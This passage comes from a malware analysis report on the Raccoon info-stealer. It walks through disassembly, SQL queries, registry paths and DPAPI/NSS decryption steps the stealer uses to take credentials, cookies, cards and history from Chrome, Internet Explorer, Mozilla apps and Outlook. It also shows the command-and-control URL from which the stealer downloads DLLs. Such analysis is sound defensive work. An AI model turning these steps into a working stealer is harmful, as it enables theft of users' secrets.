The same extraction logic, but different SQL DBs and queries.

The query for the credit card information is `SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards`.

The malware iterates all the values in the credit_cards table and writes them to a text file named `CC.txt`.

The encrypted value `card_number_encrypted` is decrypted by using the `CryptUnprotectData` function.




Figure 16: The CC info from the Chrome Web data DB

Cookies – Cookies DB

The same extraction logic, but different SQL DBs and queries.

The query for the cookies information is `SELECT host_key, path, is_secure, expires_utc, name, value, encrypted_value FROM cookies`.

The malware iterates all the values in the cookies table and writes them to a text file named `chrome_cookie.txt`.

The encrypted value cookie is decrypted, just like before, by using the `CryptUnprotectData` function.

History – History DB

This feature is enabled only by the configuration JSON; by default this feature is disabled.

The same extraction logic, but different SQL DBs and queries.

The query for the history information is `SELECT url, visit_count, datetime(last_visit_time / 1000000 + (strftime('%s', '1601-01-01')), 'unixepoch') FROM urls`. The malware iterates all the values in the URLs table and writes them to a text file named `chrome_urls.txt`.

Internet Explorer

Internet Explorer Autocomplete Password

Internet Explorer Autocomplete passwords for websites are saved under the registry key HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\IntelliForms\Storage2, but they are saved in a stealthy way – every value represents a login for a website (URL), but the value is a hash of the URL website and the data for the value is the encrypted credentials. In order to match the password to the hash, the malware has to find the hash of the URL.

> "The IUrlHistory interfaces provide functionality to manage Windows Internet Explorer history information"
>
> -Microsoft Docs

In this part of the analysis, we used this IDA python to analyze the COM objects: fboldewin/COM-Code-Helper.

```
; Attributes: bp-based frame

IEAutocompletePassword proc near

pocsTitle= word ptr -34h
urlFromHistory= dword ptr -30h
pv= dword ptr -2Ch
ppv= dword ptr -0Ch
ppEnum= dword ptr -8
dwFlags= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 38h
push    ebx
push    edi
lea     eax, [ebp+ppv]
xor     ebx, ebx
push    eax             ; ppv
push    offset IID_IUrlHistoryStg2 ; riid
push    15h             ; dwClsContext
push    ebx             ; pUnkOuter
push    offset CLSID_CUrlHistory ; rclsid
mov     edi, ecx
mov     [ebp+ppv], ebx
call    ds:CoCreateInstance
test    eax, eax
js      loc_1BB109
```

Figure 17: Received interface pointer to IUrlHistoryStg2

Raccoon calls to IUrlHistoryStg2Vtbl.EnumUrls, which returns an interface to an enumerator of visited links in the Windows Internet Explorer history.

The malware passes every URL in the Internet Explorer history to a function we named ieExfiltrateURL.

ieExfiltrateURL function

At first, the function creates a hash of SHA1 for the given argument, which is the URL.




Figure 18: Raccoon creates SHA1 from the URL

After that, Raccoon passes the hash to a function that we named searchGetKeyRegValue. This function gets a registry key and value and returns the data for a matched value or null (if not found). By this method, Raccoon matches the hash of the URL to the URL. The value for the hash is the encrypted password. Raccoon uses CryptUnprotectData to decrypt the value.

The stealer has few more methods to extract data from IE. It uses a function we named exfiltrateDecDPAPI, which handles the decrypted data from the various extraction methods.

The exfiltrateDecDPAPI function gets, as an argument, a number (some flag) and uses it to determine how to handle the decrypted data and writes it. The flag indicates which IE extraction method the data came from.

In this part of writing the decrypted data to ie_autofill.txt, we noticed that Raccoon doesn't handle the decrypted data correctly; therefore, the user passwords will never be written to the text file, only the usernames.




Figure 19: Null Terminator in the Decrypted Data

HTTP Basic Authentication

The HTTP basic authentication passwords are stored in the credentials store. The credentials are encrypted by using DPAPI after they are salted with a fixed value generated from the next GUID abe2869f-9b47-4cd9-a358-c22904dba7f7.

Raccoon enumerates the credentials of the user and adds the relevant filter Microsoft_WinInet_* to get only the HTTP basic authentication credentials.





Figure 20: Calling to CredEnumrateW

In order to get the plain text password, the malware uses CryptUnprotectData with the relevant OptinalEntropy.



```
loc_1BAFAD:
dec     eax
mov     [ebp+pCredsCount], eax
mov     esi, [ecx+eax*4]
mov     eax, [esi+1Ch]
mov     [ebp+pDataIn.pbData], eax
mov     eax, [esi+18h]
mov     [ebp+pDataIn.cbData], eax
lea     eax, [ebp+pDataOut]
push    eax             ; pDataOut
push    1               ; dwFlags
push    edi             ; pPromptStruct
push    edi             ; pvReserved
lea     eax, [ebp+pOptionalEntropy]
mov     [ebp+pDataOut.pbData], edi
push    eax             ; pOptionalEntropy
push    edi             ; ppszDataDescr
lea     eax, [ebp+pDataIn]
mov     [ebp+pDataOut.cbData], edi
push    eax             ; pDataIn
call    ds:CryptUnprotectData
test    eax, eax
jz      short loc_1BB007
```

Figure 21: Calling to CryptUnprotectData

After getting the decrypted credentials, the malware uses the exfiltrateDecDPAPI function again, but with another flag, so that it will process the decrypted data in a different way.

The exfiltrateDecDPAPI function gets the decrypted data and the URL from the credentials store.

The user name and password are in this format: <user>:<pass> and the URL is in this format: Microsoft_WinInet_<url>.

At first, it cuts the Microsoft_WinInet_ from the string and gets only the URL part. Raccoon checks if the URL starts with the string ftp://, filtering only the FTP servers from the HTTP basic authentication.




Figure 22: Selecting the FTP servers

All the stolen FTP credentials are written to a text file named ie_ftp_data.txt.




Figure 23: FTP stolen credentials

Mozilla-Based Applications

Raccoon gets the value of the libraries key from the configuration and downloads a ZIP file from the C&C server. The zip file contains multiple different dlls in order to complete its malicious activity.

```
EAX   00448488   "C:\\Users\\user\\AppData\\Local\\Temp\\AdLibs\\ff-funcs.zip"
EBX   00000000
ECX   003E8A78   "http://35.246.108.168/gate/libs.zip"
EDX   00448488   "C:\\Users\\user\\AppData\\Local\\Temp\\AdLibs\\ff-funcs.zip"
EBP   00385BF0
ESP   00385A50
ESI   00000002
EDI   003E8A78   "http://35.246.108.168/gate/libs.zip"
```

Figure 24: Downloads the Compressed Zip to Temp\ADLibs\ff-functions.zip

After downloading the file, it extracts all the files from the ff-funcs.zip to ADLibs, deletes the zip and adds ADLibs to PATH env variables.

To extract and decrypt the user sensitive data from the Mozilla application, Raccoon must use nss3.dll, so it loads the nss3.dll from ADLibs and all the relevant exported functions:

- NSS_Init
- NSS_Shutdown
- PK11_GetInternalKeySlot
- PK11_FreeSlot
- PK11_Authenticate
- PK11SDR_Decrypt
- sqlite3_open
- nss3.sqlite3_prepare_v2
- nss3.sqlite3_step
- nss3.sqlite3_column_text
- nss3.sqlite3_finalize

Raccoon relies again on the same technique to steal sensitive data from the Mozilla-based applications as the Chromium-based browsers. It has extraction functions that work for all the applications, because they have the same code base, which allows Raccoon to cover more applications easily.




Figure 25: Main Mozilla-based functionality

This feature targets (120/24=5) Mozilla based applications, which includes popular browsers like Firefox and Email client like Thunderbird.

The extraction and decryption functions get the application name and some directory path like `Firefox,\Mozilla\Firefox\`.

Raccoon creates a full path to the Profile folder of the application where all the sensitive files are located.

It does that by getting the RoamingAppData path, concats the hardcoded "Profiles" string to the application directory path (which passed to the func), for example, `C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles`.

The Profiles folder contains the user profile for the application, it can be more than one folder, which may indicate multiple users; therefore, it saves all those profiles paths.

In order to validate those profile directories within the "Profiles" folder, Raccon calls to NSS_Init (resolved function from nss3.dll) with the Profile path, the function returns SECSuccess on success or SECFailure on failure. The profile folder is expected to contain the certificate, key and module databases.

Credentials - logins.json/signons.sqlite

The login credentials can be saved in two formats, in a JSON file or SQLite DB, depedning on the application version. It is more common for most of the stealers to extract data only from the logins.json file.

logins.json

The malware decrypts the string logins.json and concats it to the profile path (C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\a11b22cc.default-release\logins.json) and validates if the file exists and gets a handle to this file by calling to _fopen.

Figure 26: Logins.json content

Every item in the logins list (second key in the JSON) is a saved login credential for a resource. Raccoon iterates this list and performs the next actions for every login.

1. Checks if there is value for the next keys:

   For thunderbird application: hostname, encryptedUsername, encryptedPassword

   For other applications: formSubmitURL, encryptedUsername, encryptedPassword

2. Extracts the values from those keys. In order to decrypt the confidential values, the encrypted data is passed to a function that we named getDecryptedPK11.

getDecryptedPK11 function gets the encrypted data, which is encoded as base64, and retrieves the decrypted data. It uses CryptStringToBinaryA with the flag (CRYPT_STRING_BASE64) to convert the formatted string into bytes. The decryption routine uses the resolved crypto functions from nss3.dll.

1. PK11_GetInternalKeySlot
2. PK11_Authenticate
3. PK11SDR_Decrypt
4. PK11_FreeSlot

The function returns the decrypted data or "err" string for any error during the decryption process.

3. After decrypting the data, the stealer calls to a function that we named buildBrowsersForm, which creates forms from all the values in order to write them on the disk. The form looks like:

   HOST: %URL%\n
   USER: %username%\n
   PASS: %password%\n\n

   The buildBrowsersForm function returns the form as a string.

4. Create a text file (or get a handle to an existing one) named passwords.txt/thinderbird.txt and write the form.

signons.sqlite

This method is less common because it is supported only by older Mozilla based applications, like Firefox versions < 32. The process for extracting the data from SQLite DB is very similar to chrome based browsers:

1. Decrypts the string "signons.sqlite" and create a full path to the DB and copies the DB to temp directory.
2. Creates this SQL query SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins.
3. Gets the extracted data and passes it to getDecryptedPK11 function and after that to buildBrowsersForm.




Figure 27: The stolen credentials

Cookies - cookies.sqlite

The Mozilla based applications store the cookies in an SQLite database named cookies.sqlite and it's default location is under the user's profile folder (Profile\%profile%).

This function starts similarly to the credentials extraction function since they both get the application name and path (it builds a full path to the Profiles software directory) and saved all the profiles (directories) in the Profile folder.

For every directory in Profiles, which means every profile:

1. The malware first decrypts the string \cookies.sqlite, creating the full path for the DB (C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\%profile%\cookies.sqlite), and copies the DB to Temp directory.
2. Handling the SQLite DB: The malware calls to NSS3sqlite3_open(pTempDB, hSqliteDB) in order to get a handle to this DB. Then, it decrypts the SQL query: SELECT host, path, isSecure, expiry, name, value FROM moz_cookies, prepares the statement (query) by Nss3Sqlite3_prepare_v2 and passes it to Nss3sqlite3_step.
3. Finally, it extracts the data from the DB by using Nss3sqlite3_column_text.
4. The malware concats all the values from the DB together (the delimiter is between the values is TAB -> \t and \n for every cookie, so every line represents a cookie).
5. It then creates a text file named firefox_cookie.txt and writes the stolen cookies.

History- places.sqlite

The malware extracts user history from places.sqlite DB. The algorithm of this function is very similar to the previous function. The DB name and the SQL query is the only difference between those functions. The SQL query is SELECT url, visit_count, last_visit_date FROM moz_places WHERE last_visit_date<> 0 AND visit_count <> 0. Using this query, Raccoon extracts the website URL, the duration of the visit and the last visit time. It writes the data to firefox_urls.txt.

Outlook

Raccoon also targets the popular email client Microsoft Outlook. It uses multiple techniques to extract the user data and also supports older versions of Outlook software.

The stealer has a function that implements all the stealing techniques and returns the stolen data as a string. The returned data is written to a text file named outlook.txt.

Raccoon extracts the email client information from a few registries key in different methods:

- HKCU\Software\Microsoft\Internet Account Manager\Accounts
- HKLM\Software\Microsoft\Office\Outlook\OMI
- HKCU\Software\Microsoft\Office\Outlook\OMI Account Manage
- HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Microsoft Outlook Internet Settings
- HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook
- HKCU\Software\Microsoft\Office\19.0\Outlook\Profiles\Outlook

  Raccoon tries to extract information from this registry seven times with different version numbers from 19.0 to 13.0.

Raccoon uses two functions to enumerate all the values under a received registry path: lvl1_regEnum and lvl2_regEnum. Moreover, it has a "core" function that extracts the account information from a received registry key. This function is named getOutlookAccount.

lvl1_regEnum calls to Identities and lvl2_regEnum calls to getOutlookAccount, so it looks like this:
lvl1_regEnum→ lvl2_regEnum→ getOutlookAccount

lvl1_regEnum

The function gets two parameters – two strings for a registry key or one string for a registry key and null. The function builds a registry key string and passes it to lvl2_regEnum.

1. It opens the first registry key (the first argument) within HKEY_CURRENT_USER and enumerates all the subkeys under this registry path.
2. Creates a new string that represents a registry key that combines the first argument, the enumerated key and the second argument (if there is one). For example, Software\Microsoft\Internet Account Manager\Accounts\%enumrated_key%\Identities
3. The malware calls to lvl2_regEnum and passes the newly built string.

lvl2_regEnum

The function gets one parameter – a string that represents a registry key.

1. Raccoon opens the registry key (the argument) within HKEY_CURRENT_USER and enumerates all the subkeys under this argument.
2. It creates a new string that represents a registry key that combines the first argument and the enumerated key *(arg_0+EnumratedKey)*.
3. It calls to getOutlookAccount and passes the newly created registry key.

getOutlookAccount function

The function gets the final enumerated registry key and checks all the values in the registry key in order to find AN outlook account values.

The values that Raccoon searches are:

SMTP Email Address, SMTP Server, POP3 Server, POP3 User Name, SMTP User Name, NNTP Email Address, NNTP User Name, NNTP Server, IMAP Server, IMAP User Name, Email, HTTP User, HTTP Server URL, POP3 User, MAP User, HTTPMail User Name, HTTPMail Server, SMTP User, POP3 Password2, IMAP Password2, NNTP Password2, HTTPMail Password2, SMTP Password2, POP3 Password, IMAP Password, NNTP Password, HTTP Password, SMTP Password, POP3 Port, SMTP Port, IMAP Port

Figure 28: Raccoon targeting Outlook's values

To do so:

1. Raccoon enumerates all the values within the registry path.
2. It searches those targeted values.
3. It saves the extracted data in the next form: `%value%:%data%\n`.

   * For encrypted values like passwords, it decrypts the password using `CryptUnprotectData` and then it saves the data.

After extracting all those values for multiple accounts Raccoon writes it back to a file named `outlook.txt`.




Figure 29: Stolen data from Outlook

The calling order to lvl1_regEnum and lvl2_regEnum is:

